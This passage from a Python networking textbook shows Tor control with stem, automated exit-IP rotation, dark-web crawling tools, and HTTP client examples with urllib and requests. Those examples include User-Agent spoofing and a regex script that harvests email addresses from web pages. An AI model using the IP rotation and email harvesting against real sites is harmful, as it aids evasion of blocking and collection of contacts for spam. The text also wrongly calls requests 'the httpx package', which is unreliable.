You can find the following code in the **`introduction_points.py`** file:

```
from stem.control import
    Controller
with
    Controller.from_port(por
    t = 9051) as controller:
  controller.authenticate()
  desc =
    controller.get_hidden_se
    rvice_descriptor('3g2upl
    4pq6kufc4m')
  print("DuckDuckGo's
    introduction points
    are...\n")
  for introduction_point in
    desc.introduction_points
```

```
    ():
  print('  %s:%s => %s' %
    (introduction_point.addr
    ess,
    introduction_point.port,
    introduction_point.ident
    ifier))
```

The following is some example output from executing the previous script. Here, we are obtaining introduction points from the DuckDuckGo onion descriptor:

```
DuckDuckGo's introduction points are...

  209.59.173.26:443 => 3b5ji6reaxcbecgfpuzo2himulv6soxw
  82.197.218.97:9001 => jtkn77xts4ojakrccagzchfmmon6f324
  51.77.251.192:443 => v33md65a7qlpjeywhc7qmuefxf2nh2ip
  145.220.0.15:9001 => 3nnbaaks7n4tp4bpac253775aetytqsc
  194.55.13.50:9001 => 7v43p6jdbbmljdtv6oewmgcay4bfcedy
  212.51.134.4:9001 => ejgd3uo763yreglajbynjcktespohqtp
  173.212.239.78:9201 => hm7ukg6vr6lnyduow7ib6ie7zcadym67
  85.17.127.129:443 => nqztww63upp6pj4c4qgls4gcogv75uiz
  54.38.145.211:80 => s3h6c6fb2esitwovtigk4f76q322hj47
  87.246.156.175:9001 => d4hokdo3mcksqhfjnpwif7zvpnt3vr7u
```

Figure 5.17 – Obtaining introduction points from the respective onion site descriptor

Another functionality that stem provides is the possibility of obtaining a new identity. For example, with the stem module, we can open a new connection programmatically.

You can find the following code in the **`stem_connect.py`** file:

```
from stem import Signal
from stem.control import
      Controller
with
      Controller.from_port(por
```

```
    t = 9051) as controller:
  controller.authenticate()
  print("Success!")
  controller.signal(Signal.
    NEWNYM)
  print("New Tor connection
    processed")
```

The preceding code allows us to change the IP address that's emitting a **signal(Signal.NEWNYM)** to the port of the Tor controller. This informs Tor that we want to redirect traffic to a new circuit. This will send us a new exit node, which means our traffic will appear to come from another IP.

We could use the **requests** module together with the **stem** module to get a new IP address every 5 seconds using the **Signal** method of the **Controller** class. The user can experiment with this value to obtain the optimal value they will need.

You can find the following code in the **stem_new_identity.py** file:

```
import time
from stem import Signal
from stem.control import
    Controller
import requests
def get_tor_session():
  session =
    requests.session()
  session.proxies =
    {'http':  'socks5h://127
```

```
        .0.0.1:9050','https':
        'socks5h://127.0.0.1:905
        0'}
    return session
def main():
    while True:
        time.sleep(5)
        print ("Rotating IP")
        with
      Controller.from_port(por
      t = 9051) as controller:
          controller.authenti
      cate()
          controller.signal(S
      ignal.NEWNYM)
        session =
      get_tor_session()
        print(session.get("ht
      tp://httpbin.org/ip").te
      xt)
if __name__ == '__main__':
    main()
```

In the preceding code, we are using the **`controller.signal(Signal.NEWNYM)`** method to get a new identity. Each time we call this method, we can execute a request through the Tor connection to get the IP address that's visible through Tor.

In the following example, we are using the **`stem`**, **`requests`**, and **`socket`** modules to get new IP addresses each time a specific time is returned by the

controller.get_newnym_wait() method.

You can find the following code in the **stem_new_identity_socket.py** file:

```
import time, socks, socket
import requests
from stem import Signal
from stem.control import
     Controller
numberIPAddresses=5
with
     Controller.from_port(por
     t = 9051) as controller:
    controller.authenticate()
    socks.setdefaultproxy(soc
     ks.PROXY_TYPE_SOCKS5,
     "127.0.0.1", 9050)
    socket.socket =
     socks.socksocket
    for i in range(0,
     numberIPAddresses):
        newIPAddress =
     requests.get("http://ica
     nhazip.com").text
        print("NewIP Address:
     %s" % newIPAddress)
        controller.signal(Sig
     nal.NEWNYM)
        if
     controller.is_newnym_ava
```

```
        ilable() == False:
              print("Waiting
        time for Tor to change
        IP: "+
        str(controller.get_newny
        m_wait()) +" seconds")
              time.sleep(contro
        ller.get_newnym_wait())
    controller.close()
```

In the previous examples, we have reviewed how to combine the use of **`stem`** with the **`requests`** and **`socket`** modules. This helps us obtain a new identity and a new IP address so that we can make requests on the Tor network through our local proxy.

Now that you know how to extract information from the Tor network with Python, let's move on and learn about the tools you can use to automate searching for hidden services.

Tools that allow us to search hidden services and automate the crawling process in the Tor network

In this section, you'll learn how to use certain scraping techniques to extract information from the Tor network with Python tools. You'll do this by learning how to use specific Python tools that allow you to extract links with crawling processes.

Scraping information from the Tor network with Python tools

There are different tools aimed at extracting information through the use of scraping techniques. One of them is **TorBot**, an OSINT tool for the dark web: https://github.com/DedSecInside/TorBot.

TorBot is a script built into Python 3 that allows us to collect open data from the deep web and collect as much information as possible about `.onion` domains. It provides a list of features that make it useful for multiple applications, among which we will highlight the following:

- Onion Crawler (`.onion` sites).
- Return the title and address of the page, along with a brief description of the site.
- Get/fetch emails from the onion site.
- Save trace information to a JSON file.
- Track custom domains.
- Check if the `.onion` site is active.

Before running TorBot, it is important to carry out the following steps:

1. Run the Tor service with the **`sudo service tor start`** command
2. Make sure your **`torrc`** is established to **`SOCKS_PORT 9050`**.
3. Install the necessary Python dependencies using the **`pip3 install -r requirements.txt`** command.

We could use **`pip`** or **`pip3`** to install the dependencies, although it is recommended to use **`pip3`** if we are working with Python 3.

To execute the **`torBot.py`** script, you only need to specify a website for crawling links. In the following screenshot, you can see the TorBot script being executed to gather links related to Bitcoin using the Torch search engine:

```
$ python3 torBot.py -i -u
      http://cnkj6nippubgycuj.
      onion/search?
      query=bitcoin&action=sea
      rch
```

The output is as follows:




Figure 5.18 – Obtaining links related to Bitcoin using the TorBot script

Using TorBot, we can extract links from a website and save this information in other supported formats supported, such as JSON.

Tor Spider (https://github.com/absingh31/Tor_Spider) is another tool that's been developed in Python. It allows us to apply crawling techniques to the Tor network so that we can extract information and links from a certain domain.

Tor Spider is a basic scraper that was developed in Python with **`BeautifulSoup`** support and Tor support with **`stem`**. The only requirements for executing this tool are **`stem`**, **`beautifulSoup`**, and **`PySocks`**. It has the following features:

- Allows you to track and extract web pages through the Tor network.
- You can get links from web pages from the Tor network.
- It generates a file that contains all extracted links.

This script allows you to crawl the links from a specific domain with the use of Tor. You can use the following command to do this:

```
$ python3 main.py
      http://cnkj6nippubgycuj.
      onion/search?
      query=bitcoin&action=sea
      rch
```

The output is as follows:




Figure 5.19 – Obtaining links related to Bitcoin using a crawling process

In the preceding output, we can see how all the extracted onion sites are saved in a file called **`crawled.txt`**. These sites are analyzed by the tool to search for other interesting links that are related to the search keyword.

Other interesting tools for crawling websites and extracting links through the Tor network are as follows:

- **Deep Explorer** (https://github.com/blueudp/Deep-Explorer) is a tool developed in Python. Its purpose is to search for hidden services in the Tor network. The only requirements for executing this tool are the **`requests`** and **`beautifulSoup`** libraries.
- **TorCrawl** (https://github.com/MikeMeliz/TorCrawl.py) is a basic scraper developed in Python with **`BeautifulSoup`** and **`requests`**. The only requirements for executing this tool are the **`stem`**, **`BeautifulSoup`**, and **`PySocks`** libraries.

Summary

In this chapter, we explored how Tor Projects can enable us to study and improve online anonymity and privacy resources by creating virtual circuits between the various nodes that make up the Tor network. We have reviewed how Python helps us control the Tor instance thanks to packages such as **`requests`**, **`socks`**, and **`stem`**. Finally, we reviewed some tools in the Python ecosystem that can help automate the process of

searching hidden services so that we can gather links through a crawling process.

In the next chapter, we will explore programming packages in Python that help us extract public information from servers with services such as Shodan, Censys, and BinaryEdge. We will also review the **`socket`** and **`DNSPython`** modules for getting information related to banners and DNS servers.

Questions

As we conclude, here is a list of questions for you to test your knowledge regarding this chapter's material. You will find the answers in the *Assessments* section of the *Appendix*:

1. Which nodes does the Tor network manage for routing traffic by default?
2. Which tool has the ability to connect to various proxies through the HTTP(S), SOCKS4, and SOCKS5 protocols?
3. Which Tor service maintains a database of IP addresses that have been part of the Tor network?
4. What method from the **`stem`** module can we use to get information about the server

descriptors that are using our Tor instance?

5. Which class and method from the `stem` module allow us to change our IP address so that a new circuit can be established?

Chapter 4: HTTP Programming

This chapter will introduce you to the HTTP protocol and cover how we can retrieve and manipulate web content using Python. We also take a look at the standard **`urllib`** library, as well as **`requests`** and **`httpx`** packages. In addition, we'll look at the third-party **`requests`** module, which is a very popular alternative to **`urllib`**. It has an elegant interface and a powerful feature set, and it is a great tool for streamlining HTTP workflows. Finally, we will cover HTTP authentication mechanisms and how we can manage them with the **`requests`** module.

This chapter will provide us with the foundation to become familiar with different alternatives within Python when we need to use a module that provides different functionality to make requests to a web service or REST API.

The following topics will be covered in this chapter:

- Introducing the HTTP protocol
- Building an HTTP client with http.client
- Building an HTTP client with urllib.request
- Building an HTTP client with requests

- Building an HTTP client with httpx
- Authentication mechanisms with Python

Technical requirements

Before you start reading this chapter, you should know the basics of Python programming and have some basic knowledge of the HTTP protocol. We will work with Python version 3.7, which is available at www.python.org/downloads.

The examples and source code for this chapter are available in the GitHub repository at https://github.com/PacktPublishing/Mastering-Python-for-Networking-and-Security-Second-Edition.

Check out the following video to see the Code in Action : https://bit.ly/2Ibev43

Introducing the HTTP protocol

HTTP is an application layer protocol that defines the rules that clients, proxies, and servers need to follow for information exchange. It basically consists of two elements:

- A request made by the client, which requests from the server a specific resource specified by a URL.

- A response, sent by the server, that supplies the resource that the client requested.

The HTTP protocol is a stateless hypertext data transfer protocol that does not store the exchanged information between client and server. Being a stateless protocol for storing information related to an HTTP transaction, it is necessary to resort to other techniques for storing exchange data, such as cookies (values stored on the client side) or sessions (temporary memory spaces reserved to store information about one or more HTTP transactions on the server side).

The servers return an HTTP code indicating the outcome of an operation requested by the client. In addition, the requests may use headers to include additional information in both requests and responses.

It is also important to note that the HTTP protocol uses sockets at a low level to establish a client-server connection. In Python, we have the possibility to use a higher-level module, which abstracts us from low-level socket service.

With this basic understanding of the HTTP protocol, we'll now go one step further and build HTTP clients using different Python libraries.

Reviewing the status codes

Every time a request is made to a web server, it receives and processes the request, to later return the requested resources together with the HTTP headers. The status

codes of an HTTP response indicate whether a specific HTTP request has been successfully completed.

We can read the status code of a response using its **`status`** property. The value of **`200`** is an HTTP status code that tells us that the request has been successful:

```
>>> response.status
200
```

Status codes are classified into the following groups:

- 100: Informational
- 200: Success
- 300: Redirection
- 400: Client error
- 500: Server error

Within the 300 type code, we can find the 302 redirection code, which indicates that a certain URL given by the location headers has been temporarily moved, directing them straight to the new location. Another code that we can find is 307, which is used as an internal redirect in cases where the browser detects that the URL is using HTTPS.

In the next section, we will review the **`http.client`** module, which allows us to test the response of a website or web service and is a good option for implementing the HTTP clients for both HTTP and HTTPS protocols.

Building an HTTP client with http.client

Python offers a series of modules designed to create an HTTP client. Python's main library modules are **`http.client`** and **`urllib.request`**. These modules have different capabilities, but they are useful for most of your web testing. We can also find module requests that provide some improvements over the standard library. To know more about these requests, visit https://docs.python.org/3/library/http.client.html.

So let's understand the **`http.client`** module first. The **`http.client`** module defines a class that implements the **`HTTPConnection`** class. This class accepts a domain and a port as parameters. The domain is required, and the port is optional. An instance of this class represents a transaction with an HTTP server.

Let's demonstrate this with the help of an example in code. You can find the following code in the **`request_http_client.py`** file inside the **`http.client`** folder:

```
import http.client
connection =
     http.client.HTTPConnecti
     on("www.google.com")
connection.request("GET",
     "/")
response =
     connection.getresponse()
print(type(response))
```

```
print(response.status,
      response.reason)
if response.status == 200:
    data = response.read()
    print(data)
```

In the previous code, we can see that the **`getresponse()`** method returns an instance of the **`http.client.HTTPResponse`** class. The response object returns information about the requested resource data, and the properties and response metadata. The **`read()`** method allows us to read the requested resource data and return the specified number of bytes.

Now that we have analyzed the response object, we are going to review what could be the status code values in that object.

Now that you know the basics of HTTP protocols and building HTTP clients with the **`http.client`** module, let's move on to learning about building an HTTP client with the **`urllib.request`** module.

Building an HTTP client with urllib.request

The **`urllib.request`** package is the recommended Python standard library package for HTTP tasks. The **`urllib`** package has a simpler interface and it has the capacity to manage all tasks related to HTTP requests.

The **`urllib`** module allows access to any resource published on the network (web page, files, directories, images, and so on) through various protocols (HTTP,

FTP, and SFTP). To start consuming a web service, we have to import the following libraries:

```
#! /usr/bin/env python3
import urllib.request
import urllib.parse
```

Using the **urlopen** function, an object similar to a file is generated in which to read from the URL. This object has methods such as **read**, **readline**, **readlines**, and **close**, which work exactly the same as in file objects, although we are actually working with wrapper methods that abstract us from using low-level sockets.

TIP

The **urllib.request** *module allows access to a resource published on the internet through its address. If we go to the documentation of the Python 3 module, https://docs.python.org/3/library/urllib.request.html#module-urllib.request, we will see all the functions that have this class.*

The **urlopen** function provides an optional data parameter for sending information to HTTP addresses using the **POST** method, where the request itself sends parameters. This parameter is a string with the correct encoding:

```
urllib.request.urlopen (url,
      data = None, [timeout,]
      *, cafile = None,
capath = None, cadefault =
      False, context = None)
```

In the following script we are using the **urlopen** method to do a **POST** request using the **data** parameter as a dictionary. You can find the following code in the **urllib_post_request.py** file inside the **urllib.request** folder:

```
import urllib.request
import urllib.parse
data_dictionary = {"id":
     "0123456789"}
data =
     urllib.parse.urlencode(d
     ata_dictionary)
data = data.encode('ascii')
with
     urllib.request.urlopen("
     http://httpbin.org/post"
     , data) as response:
print(response.read().decode(
     'utf-8'))
```

In the preceding code, we are doing a **POST** request using the data dictionary. We are using the encode method over the data dictionary due to the **POST** data needing to be in bytes format.

Retrieving the contents of a URL is a straightforward process when done using **urllib**. You can open the Python interpreter and execute the following instructions:

```
>>> from urllib.request
     import urlopen
>>> response =
     urlopen('http://www.pack
```

```
      tpub.com')
>>> response
<http.client.HTTPResponse
      object at
      0x7fa3c53059b0>
>>> response.readline()
```

Here we are using the **urllib.request.urlopen()** method to send a request and receive a response for the resource at http://www.packtpub.com, in this case an HTML page. We will then print out the first line of the HTML we receive, with the **readline()** method from the **response** object.

The **urlopen()** method also supports specification of a timeout for the request that represents the waiting time in the request; that is, if the page takes more than what we indicated, it will result in an error:

```
>>>
      print(urllib.request.url
      open("http://packtpub.co
      m",timeout=30))
```

In the previous example, we can see that the **urlopen()** method returns an instance of the **http.client.HTTPResponse** class. The **response** object returns us information with requested and response data.

In the previous example, we can see that the **urlopen()** method returns an instance of the **http.client.HTTPResponse** class. The response object returns us information with the requested and response data:

```
<http.client.HTTPResponse
      object at 0x03C4DC90>
```

If we get a response in JSON format, we can use the Python **json** module to process the **json** response:

```
>>> import json
>>> response =
      urllib.request.urlopen(u
      rl,timeout=30)
>>> json_response =
      json.loads(response.read
      ())
```

In the following script, we make a request to a service that returns the data in JSON format. You can find the following code in the **json_response.py** file inside the **urllib.request** folder:

```
#!/usr/bin/env python3
import urllib.request
import json
url= "http://httpbin.org/get"
with
      urllib.request.urlopen(u
      rl) as response_json:
    data_json=
      json.loads(response_json
      .read().decode("utf-8"))
    print(data_json)
```

Here we are using a service that returns a JSON document. To read this document, we are using a **json** module that provides the **loads()** method, which returns a dictionary of the **json** response.

In the output of the previous script, we can see that the **`json`** response returns a dictionary with the **`key: value`** format for each header:

```
{'args': {}, 'headers':
      {'Accept-Encoding':
      'identity', 'Host':
      'httpbin.org', 'User-
      Agent': 'Python-
      urllib/3.6', 'X-Amzn-
      Trace-Id': 'Root=1-
      5ee671c4-
      fe09f0a062f43fc0014d6fa0
      '}, 'origin':
      '185.255.105.40', 'url':
      'http://httpbin.org/get'
      }
```

Now that you know the basics of ther **`urllib.request`** module, let's move on to learning about customizing the request headers with this module.

Get response and request headers

There are two main parts to HTTP requests – a header and a body. Headers are information lines that contain specific metadata about the response and tell the client how to interpret the response. With this module, we can test whether the headers can provide web server information.

HTTP headers contain different information about the HTTP request and the client that you are using for doing the request. For example, **`User-Agent`** provides

information about the browser and operating system you are using to perform the request.

The following script will obtain the site headers through the response object's headers. For this task, we can use the **`headers`** property or the **`getheaders()`** method. The **`getheaders()`** method returns the headers as a list of tuples in the format (header name, header value).

You can find the following code in the **`get_headers_response_request.py`** file inside the **`urllib.request`** folder:

```
#!/usr/bin/env python3
import urllib.request
from urllib.request import
     Request
url="http://python.org"
USER_AGENT = 'Mozilla/5.0
     (Linux; Android 10)
     AppleWebKit/537.36
     (KHTML, like Gecko)
     Chrome/83.0.4103.101
     Mobile Safari/537.36'
def chrome_user_agent():
    opener =
     urllib.request.build_ope
     ner()
    opener.addheaders =
     [('User-agent',
     USER_AGENT)]
    urllib.request.install_op
     ener(opener)
```

```
    response =
      urllib.request.urlopen(u
      rl)
    print("Response headers")
    print("-----------------
      --")
    for header,value in
      response.getheaders():
        print(header + ":" +
      value)
    request = Request(url)
    request.add_header('User-
      agent', USER_AGENT)
    print("\nRequest
      headers")
    print("-----------------
      --")
    for header,value in
      request.header_items():
    print(header + ":" +
      value)
if __name__ == '__main__':
    chrome_user_agent()
```

In the previous script, we are customizing the **User-agent** header with a specific version of Chrome browser. To change **User-agent**, there are two alternatives. The first one is to use the **addheaders** property from the **opener** object. The second one involves using the **add_header()** method from the **Request** object to add headers at the same time that we create the request object.

This is the output of the previous script:

```
Response headers
-------------------
Connection:close
Content-Length:48843
Server:nginx
Content-Type:text/html;
     charset=utf-8
X-Frame-Options:DENY
Via:1.1 vegur
Via:1.1 varnish
Accept-Ranges:bytes
Date:Sun, 14 Jun 2020
     18:59:34 GMT
Via:1.1 varnish
Age:3417
X-Served-By:cache-bwi5133-
     BWI, cache-mad22046-MAD
X-Cache:HIT, HIT
X-Cache-Hits:5, 1
X-
     Timer:S1592161175.855222
     ,VS0,VE1
Vary:Cookie
Strict-Transport-
     Security:max-
     age=63072000;
     includeSubDomains
Request headers
-------------------
```

```
User-agent:Mozilla/5.0
      (Linux; Android 10)
      AppleWebKit/537.36
      (KHTML, like Gecko)
      Chrome/83.0.4103.101
      Mobile Safari/537.
```

Here we can see the execution of the previous script using the **`python.org`** domain, where we can see response and request headers.

We just learned how to use headers in the **`urllib.request`** package in order to get information about the web server. Next, we will learn how to use this package to extract emails from URLs.

Extracting emails from a URL with urllib.request

In the the following script, we can see how to extract emails using the regular expression (**`re`**) module to find elements that contain `@` in the content returned by the request.

You can find the following code in the **`get_emails_url_request.py`** file inside the **`urllib.request`** folder:

```
import urllib.request
import re
USER_AGENT = 'Mozilla/5.0
      (Linux; Android 10)
      AppleWebKit/537.36
      (KHTML, like Gecko)
```

```
      Chrome/83.0.4103.101
      Mobile Safari/537.36'
url =  input("Enter
      url:http://")
#https://www.packtpub.com/abo
      ut/terms-and-conditions
opener =
      urllib.request.build_ope
      ner()
opener.addheaders = [('User-
      agent', USER_AGENT)]
urllib.request.install_opener
      (opener)
response =
      urllib.request.urlopen('
      http://'+url)
html_content= response.read()
pattern = re.compile("[-a-zA-
      Z0-9._]+[-a-zA-Z0-
      9._]+@[-a-zA-Z0-9_]+.[a-
      zA-Z0-9_.]+")
mails =
      re.findall(pattern,str(h
      tml_content))
print(mails)
```

In the previous script, we are using the **urllib.request.build_opener()** method to customize the **User-Agent** request header. We are using the returned HTML content to search for emails that match the defined regular expression:

```
Enter
      url:http://www.packtpub.
      com/about/terms-and-
      conditions
['nr@context', 'nr@original',
      'customercare@packt.com'
      , 'customercare@packt',
      'customercare@packt',
      'subscription.support@pa
      ckt.com',
      'subscription.support@pa
      ckt.com',
      'customercare@packt',
      'customercare@packt']
```

In the previous output, we can see the mails obtained during the script execution using the **packtpub.com** domain. Using this method, we can enter the URL for extracting emails and the script will return strings that appear in the HTML code and match emails in the regular expression.

Downloading files with urllib.request

In the following script, we can see how to download a file using the **urlretrieve()** and **urlopen()** methods. You can find the following code in the **download_file.py** file inside the **urllib.request** folder:

```
#!/usr/bin/python
import urllib.request
```

```
print("starting
      download....")
url="https://www.python.org/s
      tatic/img/python-
      logo.png"
#download file with
      urlretrieve
urllib.request.urlretrieve(ur
      l, "python.png")
#download file with urlopen
with
      urllib.request.urlopen(u
      rl) as response:
    print("Status:",
      response.status)
    print( "Downloading
      python.png")
    with open("python.png",
      "wb" ) as image:
        image.write(response.
      read())
```

With the first alternative, we are using the **`urlretrieve()`** method directly, and with the second alternative, we are using the response that returns the **`urlopen()`** method.

Handling exceptions with urllib.request

Status codes should always be reviewed so that if anything goes wrong, our system will respond appropriately. The **`urllib`** package helps us to check

the status codes by raising an exception if it encounters an issue related to the request.

Let's now go through how to catch these and handle them in a useful manner. You can find the following code in the **`count_words_file.py`** file inside the **`urllib.request`** folder:

```
#!/usr/bin/env python3
import urllib.request
import urllib.error
def count_words_file(url):
    try:
        file_response =
      urllib.request.urlopen(u
      rl)
    except
      urllib.error.URLError as
      error:
        print('Exception',
      error)
        print('reason',
      error.reason)
    else:
        content =
      file_response.read()
        return
      len(content.split())
print(count_words_file('https
      ://www.gutenberg.org/cac
      he/epub/2000/pg2000.txt'
      ))
```

```
count_words_file('https://not
      -exists.txt')
```

Here, we are using the **`urllib.request`** module to access an internet file through its URL. It also shows the number of words it contains.

The **`count_words_file()`** method receives the URL of a text file as a parameter and returns the number of words it contains. If the URL does not exist, then raise the **`urllib.error.URLError`** exception. The output of the previous script is as follows:

```
384260
Exception <urlopen error
      [Errno -2] Name or
      service not known>
reason [Errno -2] Name or
      service not known
```

In the previous script, the first call returns the number of lines of text and in the second call, it raises an exception because the URL is not correct.

With this, we have completed our section on the **`urllib.request`** module. Remember that **`urllib.request`** allows us to test the response of a website or a web service and is a good option for implementing HTTP clients that require the request to be customized.

Now that you know the basics of building an HTTP client with the **`urllib.request`** module, let's move on to learning about building an HTTP client with the **`requests`** module.

Building an HTTP client with requests

Being able to interact with RESTful APIs based on HTTP is an increasingly common task in projects in any programming language. In Python, we also have the option of interacting with a REST API in a simple way with the **`requests`** module. In this section, we will review the different ways in which we can interact with an HTTP-based API using the Python **`requests`** package.

One of the best options within the Python ecosystem for making HTTP requests is the **`requests`** module. You can install the **`requests`** library in your system in a straightforward manner with the **`pip`** command:

```
pip3 install requests
```

This module is available on the **`PyPi`** repository as the httpx package. It can either be installed through **`pip`** or downloaded from https://requests.readthedocs.io/en/master, which stores the documentation.

To test the library in our script, just import it as we do with other modules. Basically, **`requests`** is a wrapper of **`urllib.request`**, along with other Python modules to provide the REST structure with simple methods, so we have the **`get`**, **`post`**, **`put`**, **`update`**, **`delete`**, **`head`**, and **`options`** **`methods`**, which are all the requisite methods for interacting with a RESTful API.

This module has a very simple form of implementation. For example, a **`GET`** query using **`requests`** would be as follows:

```
>>> import requests
>>> response =
      requests.get('http://www
      .python.org')
```

As we can see, the **`requests.get()`** method is returning a **`response`** object. In this object, you will find all the information corresponding to the response of our request. These are the main properties of the **`response`** object:

- **`response.status_code`**: This is the HTTP code returned by the server.
- **`response.content`**: Here we will find the content of the server response.
- **`response.json()`**: In the case that the answer is a JSON, this method serializes the string and returns a dictionary structure with the corresponding JSON structure. In the case of not receiving a JSON for each response, the method triggers an exception.

In the following script, we can also view the properties through the **`response`** object in the **`python.org`** domain. The

response.headers statement provides the headers of the web server response. Basically, the response is an object dictionary we can iterate with the key-value format using the **items()** method.

You can find the following code in the **requests_headers.py** file inside the **requests** folder:

```
#!/usr/bin/env python3
import requests, json
domain = input("Enter the
     hostname http://")
response =
     requests.get("http://"+d
     omain)
print(response.json)
print("Status code:
     "+str(response.status_co
     de))
print("Headers response: ")
for header, value in
     response.headers.items()
     :
  print(header, '-->', value)
print("Headers request : ")
for header, value in
     response.request.headers
     .items():
  print(header, '-->', value)
```

In the output of the previous script, we can see the script being executed for the **python.org** domain. In the last line of the execution, we can highlight the presence

of **python-requests** in the **User-Agent** header:

```
Enter the domain
      http://www.python.org
<bound method Response.json
      of <Response [200]>>
Status code: 200
Headers response:
Connection --> keep-alive
Content-Length --> 48837
Server --> nginx
Content-Type --> text/html;
      charset=utf-8
X-Frame-Options --> DENY
Via --> 1.1 vegur, 1.1
      varnish, 1.1 varnish
Accept-Ranges --> bytes
Date --> Sun, 14 Jun 2020
      19:08:27 GMT
Age --> 313
X-Served-By --> cache-
      bwi5144-BWI, cache-
      mad22047-MAD
X-Cache --> HIT, HIT
X-Cache-Hits --> 1, 2
X-Timer -->
      S1592161707.334924,VS0,V
      E0
Vary --> Cookie
```

```
Strict-Transport-Security -->
     max-age=63072000;
     includeSubDomains
Headers request :
User-Agent --> python-
     requests/2.23.0
Accept-Encoding --> gzip,
     deflate
Accept --> */*
Connection --> keep-alive
```

In a similar way, we can obtain only **`keys()`** from the object response dictionary.

You can find the following code in the **`requests_headers_keys.py`** file inside the **`requests`** folder:

```
import requests
if __name__ == "__main__":
    domain = input("Enter the
     hostname http://")
    response =
     requests.get("http://"+d
     omain)
    for header in
     response.headers.keys():
        print(header  + ":" +
     response.headers[header]
     )
```

Among the main advantages of the **`requests`** module, we can observe the following:

- It is a module focused on the creation of fully functional HTTP clients.
- It supports all methods and features defined in the HTTP protocol.
- It is "Pythonic," that is, it is completely written in Python and all operations are done in a simple way and with just a few lines of code.
- Its tasks include integration with web services, the pooling of HTTP connections, the coding of **`POST`** data in forms, and the handling of cookies. All these features are handled automatically using requests.

Now, let's see with the help of an example how we can obtain images and links from a URL with the **`requests`** module.

Getting images and links from a URL with requests

In the following example we are going to extract images and links using requests and regular expressions modules. The easy way to extract images from a URL is

to use the **re** module to find **img** and **href** HTML elements in the target URL.

You can find the following code in the **get_images_links_url.py** file inside the **requests** folder:

```
#!/usr/bin/env python3
import requests
import re
url = input("Enter URL > ")
var = requests.get(url).text
print("Images:")
print("########################
      ###")
for image in re.findall("<img
      (.*)>",var):
    for images in
      image.split():
        if re.findall("src=
      (.*)",images):
            image =
      images[:-1].replace("src
      =\"","")
          if(image.startswit
      h("http")):
              print(image)
            else:
              print(url+ima
      ge)
print("########################
      ###")
```

```
print("Links:")
print("######################
    ###")
for link,name in re.findall("
    <a (.*)>(.*)</a>",var):
   for a in link.split():
      if re.findall("href=
    (.*)",a):
          url_image =
    a[0:-1].replace("href=\"
    ","")
          if(url_image.star
    tswith("http")):
              print(url_ima
    ge)
          else:
              print(url+url
    _image)
```

In the previous script, we are using regular expressions for detecting images and links. In both cases, we use the **`findall()`** method from the **`re`** module. First, we extract images by detecting **`img`** elements, and later we extract links by detecting **`href`** elements:

```
Enter URL >
    http://www.python.org
Images:
#########################
http://www.python.org/static/
    img/python-logo.png
#########################
Links:
```

```
##########################
http://browsehappy.com/
http://www.python.org#content
http://www.python.org/
http://www.python.org/psf-
      landing/
https://docs.python.org
https://pypi.org/
http://www.python.org/jobs/
http://www.python.org/communi
      ty/
http://www.python.org/"><im
https://psfmember.org/civicrm
      /contribute/transact?
      reset=1&id=2
……
```

When you execute the previous script, you should see an output with the images and links extracted from the domain you have entered, as can be seen above.

This way of extracting images and links from a website could be applicable to the extraction of any other HTML element, by defining the regular expression for the element that may interest us.

Making GET requests with the REST API

To test requests with this module, we can use the https://httpbin.org/ service and try these requests, executing each type separately. In all cases, the code to execute to get the desired output will be the same; the

only thing that will change will be the type of request and the data that is sent to the server:




Figure 4.1 – REST API and HTTP methods in the httpbin service

TIP

https://httpbin.org/ offers a service that lets you test **REST** *requests through predefined endpoints using the* **get**, **post**, **patch**, **put**, *and* **delete** *methods.*

If we make a request to the http://httpbin.org/get URL, we get the response in JSON format:

```
"args": {},
  "headers": {
    "Accept":
      "text/html,application/x
      html+xml,application/xml
      ;q=0.9,image/webp,image/
      apng,*/*;q=0.8,applicati
      on/signed-
      exchange;v=b3;q=0.9",
```

```
    "Accept-Encoding": "gzip,
